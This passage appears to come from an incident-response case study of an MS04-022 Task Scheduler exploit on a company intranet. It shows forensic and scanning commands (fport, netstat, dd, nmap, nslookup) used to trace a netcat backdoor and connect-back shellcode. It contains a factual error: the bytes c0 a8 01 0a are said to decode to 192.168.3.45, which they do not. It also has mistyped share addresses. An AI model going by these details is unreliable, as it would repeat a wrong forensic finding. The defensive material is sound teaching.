The CIRT team reports their findings to the CIO and data center manager. After some consultation the CIO directs the desktop support team to organize the rollout of Microsoft hotfix KB841873 to eliminate the vulnerability on workstations on the JARI Intranet. In addition, the desktop support team begins work on pushing updated anti virus signatures to all user workstations. The server administrators in the JARI data center likewise perform antivirus signature updates on all of their Windows based servers.

The CIRT team begins visiting the machines of the end users who initially reported problems browsing the \\192.168.1.24\SDT share point. Again the Helix incident response CDROM is used. Since the HOD-ms04022-task-expl exploit is known to create connectback and portbind shells, the *fport* utility is run from the Helix supplied Windows command prompt to check for suspicious network connections. The *fport* utility displays a list of all open UDP and TCP network ports in use on the

machine and maps each port to the process using that port.

The partial output produced from *fport* is shown in figure 38 and reveals the presence of "nc.exe" on port 4100.

```
Ctrl-D for Directory or Ctrl-F for filename completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
===

14:22:59.28 D:\Shells> fport | more
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Inc.
Pid   Process          Port  Proto  Path
968   svchost       ->   135  TCP    C:\WINDOWS\system32\svchost.exe
4     System        ->   139  TCP
4     System        ->   445  TCP
1092  svchost       ->  1025  TCP    C:\WINDOWS\System32\svchost.exe
4     System        ->  1032  TCP
0     System        ->  1034  TCP
0     System        ->  1035  TCP
0     System        ->  1037  TCP
0     System        ->  1039  TCP
0     System        ->  1040  TCP
296   nc            ->  4100  TCP    C:\nc.exe
1256                ->  5000  TCP
288   msmsgs        ->  9083  TCP    C:\Program
```

Figure 38. Running fport from a Helix supplied Windows command prompt.

However, *fport* does not indicate whether the netcat process is listening for inbound connections or simply connected to another machine. To determine this, the *netstat* command is run from the Helix supplied Windows command prompt as shown in figure 39. Running *netstat* with the "-a" option displays all TCP and UDP ports in use and indicates whether the port is actively listening for incoming connections or simply connected to a remote host. The grep command acts as a filter and only displays lines of output containing the string "4100".

```
14:23:13.29 D:\Shells> netstat -a | grep "4100"
  TCP    WENCHKB1-WD1:4100      WENCHKB1-WD1.dom1.jhuapl.edu:0 LISTENING
```

Figure 39. Output from netstat command.

The presence of the string "LISTENING" in the last column of *netstat* output indicates that netcat is listening for incoming connections. At this point, each suspected compromised workstation is removed from the network, an external USB hard drive is attached to each, and the *dd* utility from the Helix Incident response CDROM is used to create and image of the workstation disk. *dd* is a disk imaging tool that can perform a forensically sound bit-by-bit copy of a hard disk. The resulting image can later be used for forensic analysis. Use of the dd utility is shown in figure 40.

```
14:27:45.34 D:\Shells> dd if=\\.\c: --md5sum --md5out=f:\img.md5 --log=f:\audit.log
of=f:\image.img
```

Figure 40. Using DD to image a disk.

The “if” option on the dd command specifies the disk to dump, in this case the C drive. The “of” option specifies the location for the dumped disk image, in this case an external USB drive on drive F. The “—md5sum” option creates an MD5 hash of the dumped image. The MD5 hash serves as a unique fingerprint for the dumped image and can later be used to verify the integrity of the image.

Finally, the CIRT team initiates a massive port scan across the JARI intranet to detect the presence of netcat backdoor listeners on port 4100. To perform the port scan, the nmap port scanner is used. Each JARI subnet is scanned separately using the following nmap commands:

```
nmap –sT –p 4100 192.168.1.*
nmap –sT –p 4100 192.168.2.*
nmap –sT –p 4100 192.168.3.*
```

The “-sT” parameter tells nmap to perform a TCP connect scan. The “-p” parameter specifies the port for which to scan.

Eradication Phase

The CIRT team returns to their forensic lab to analyze the malicious job files in more depth. The CIRT team makes a copy of the job file taken from the \\1921.68.1.24\SDT share point in the identification phase. Using the HDD Hex Editor once again, the copy of the malicious job file is compared with the two sample job files generated in the identification phase. When compared the malicious job file and the sample job file containing connectback shellcode appear identical except for a couple bytes starting at offset 0x39b as shown in figure 41.



Figure 41. Comparing malicious job files using HDD Hex Editor.

The series of bytes 0a 0a 0a 0a starting at offset 0x39b in the sample job file correspond with the connect-back IP address of 10.10.10.10. At the same offset in the malicious job file we find the bytes c0 a8 01 0a, which translates to 192.168.3.45. This suggests that the exploit code was used to generate a connect-back shell to connect to 192.168.3.45.

Fortunately, tracing an IP address to an individual on the JARI Intranet is easy. All workstations are named using the owner's "5-2-1" name. A "5-2-1" name contains the first 5 letters of the last name, first letter of first name, and middle initial followed by a number. An *nslookup* against 192.168.3.45 reveals the machine name as shown in figure 42.

```
c:\>nslookup 192.168.3.45
Server: ns1
Address: 192.168.1.68

Name:    grantre1
Address: 192.168.3.45


c:\>
```

Figure 42. Nslookup against IP found in malicious job file.

At this point the CIO is informed of the discovery and gives permission for the suspect's machine to be seized. The CIO contacts the JARI guard force and arranges for a guard to accompany two incident handlers to the suspect's office. Using the Helix incident response CDROM, a search is performed on the suspect's system for the HOD-ms04022-task-expl code as shown in figure 43.

```
Ctrl-D for Directory or Ctrl-F for filename completion
The Shell Path has been modified to find trusted cdrom binaries first Do not navigate
away from the CD drive letter.
========================================================================

 16:09:24.33 F:\Shells> dir /s c:*HOD-MS04022*
 Volume in drive C is Local Disk Volume Serial
 Number is 70DD-99B3

 Directory of c:\hacks\job

08/16/2004  08:25a              11,400 HOD-ms04022-task-expl.c
08/16/2004  08:31a              32,768 HOD-ms04022-task-expl.exe
08/16/2004  08:31a               4,086 HOD-ms04022-task-expl.obj
               3 File(s)         48,170 bytes
```

Figure 43. Searching suspect hard drive for exploit code.

At this point, after pulling the power plug from the workstation, it is moved to the forensics laboratory for disk imaging and safe keeping.

Recovery Phase

Restoring the victims' machines to operational status as soon as possible is important. The users are unable to work while their machines are offline. The longer the users are without their workstations, the more they and their managers will begin to view the incident handling process as an imposition. In accordance with JARI's strict data backup policy, every workstation attached to the JARI Intranet is backed up on a daily basis. Since the modification dates on the malicious job files found on the \\192.186.1.24\SDT share point and the files found on the attacker's machine indicate that the attack was initiated on Monday August 16, the user workstations known to have been compromised are restored from backups taken on the evening of August 15. Immediately after restoring the workstations from backup the KB841873 hotfix is applied and their anti-virus definitions are updated.

In an effort the monitor any reoccurrences, the CIRT team deploys the Snort IDS signature described earlier in this paper in the section *Signatures of the Attack* on all IDS tap points throughout the JARI network. For the next week, the CIRT team also performs periodic nmap port scans against port 4100/TCP across the JARI Intranet.

Lessons Learned Phase

The CIRT team produces a report describing the incident and reporting their recommendations, and a little over a week after the incident occurred, a meeting is held to discus the CIRT report. The CIRT team, CIO, data center manager, two representatives from the Windows systems management team, and a representative from the desktop support group all attend the meeting. The CIRT report makes the following recommendations:

Anti-Virus Updates

Symantec released the Bloodhound.Exploit.12 heuristic detector within one day of the Microsoft MS04022 security advisory. One month later, several of the servers and workstations at JARI did not have this update installed. Anti-virus is of little use if not kept regularly up to date. The desktop support teams and the Windows server administrators need to implement a mechanism to ensure that antivirus updates are installed in a timely fashion.

Formalization of patch management

No written patch policy exists. The decision as to when to apply patches and what patches get applied is left solely to the discretion of the desktop support group. Patches for this vulnerability had been available a month prior to the incident. Although it is not practical to patch every machine in the organization within hours (or sometimes even days) of a patch release, a more rational process needs to exist for determining when and

what patches are applied. It is recommended that patching decisions be made with input from the CIRT and network security teams.

Perform Access Audit of Windows File Shares

The attacker's ability to distribute the malicious job file was aided by weak Windows file share permissions. This incident underscores the need to undertake an access audit of all Windows share points to search for inappropriate or missing access controls.

References

[i] Hoglund, Greg, Gary McGraw. Exploiting Software: How to Break Software. Boston: Addison Wesley, 2004. 293-295.

[ii] "Microsoft Security Bulletin MS04-032:Security Update for Microsoft Windows (840987)." 12 Oct. 2004. URL: http://www.microsoft.com/technet/security/bulletin/MS04-032.mspx (24 Oct. 2004).

[iii] "Microsoft Security Bulletin MS04-028: Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)." 12 Oct. 2004. URL: http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx (24 Oct. 2004).

[iv] "SecuriTeam.com (Microsoft Windows XP Task Scheduler Universal Exploit (MS04-022))." 2 Aug. 2004. URL: http://www.securiteam.com/exploits/5SP020UDPC.html (24 Oct. 2004).

[v] "CAN-2004-0212 (under review)." http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0212 (24 Oct. 2004).

[vi] "Microsoft Security Bulletin MS04-022: Vulnerability in Task Scheduler Could Allow Code Execution (841873)." 12 Jul. 2004. URL: http://www.microsoft.com/technet/security/bulletin/MS04-022.mspx (24 Oct. 2004).

[vii] "Microsoft Windows Task Scheduler Remote Buffer Overflow Vulnerability." 31 Jul. 2004). URL: http://www.securityfocus.com/bid/10708 (24 Oct. 2004). "US-CERT Vulnerability Note VU#228028." 13 Jul. 2004. URL: http://www.kb.cert.org/vuls/id/228028 (24 Oct. 2004).

[ix] "ISS X-Force Database:win-taskscheduler-bo(16591): Microsoft Windows Task Schduler buffer overflow." 13 Jul. 2004. URL: http://xforce.iss.net/xforce/xfdb/16591 (24 Oct. 2004).

[x] ".NET Development." URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclib/html/_crt_strcpy.2c_.wcscpy.2c_._mbscpy.asp (24 Oct. 2004).

[xi] "Symantec Security Response – Bloodhound.Exploit.12." 11 Aug. 2004. http: //securityresponse. symantec. com/avcenter/venc/data/bloodhound. exploit.12.html#technicaldetails (24 Oct. 2004).

[xii] "Windows 2000 SP4 Support Tools." 26 Jun. 2003. URL: http://www.microsoft.com/windows2000/downloads/servicepacks/SP4/supporttools.asp (24 Oct. 2004).

"COTSE-NetBIOS Tools." URL: http://www.cotse.com/tools/netbios.htm (24 Oct. 2004).